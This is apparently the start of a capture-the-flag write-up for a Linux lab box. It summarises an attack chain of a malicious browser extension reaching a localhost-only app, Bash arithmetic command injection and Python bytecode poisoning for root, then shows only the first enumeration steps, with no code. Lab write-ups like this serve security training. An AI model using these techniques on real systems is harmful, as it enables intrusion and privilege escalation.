
Browsed — Chrome Extension SSRF to Bash Arithmetic RCE
OS
Linux
Difficulty
Medium
Category
LINUX
Released
2026.01.10
Uploaded a malicious Chrome extension whose background script reached a localhost-only Flask app, then triggered command injection via Bash arithmetic expansion in a [[ -eq ]] comparison for a shell. Escalated to root through Python __pycache__ bytecode poisoning of a sudo-run script.
Want to try this box yourself?
Spoiler-free mode is on by default — every solution stays hidden behind a reveal. Peek the hints, attempt each step, then unlock the answer when you're stuck. Turn it off to read every solution inline.
Nmap
Web Enumeration


Doing a FFUF subdirectory scan, there is an interesting directory elements.html.
Scrolling down shows a form.

This form does not do anything but return a 405 page.
Going back to the main website, we see an upload extension page, which is interesting.
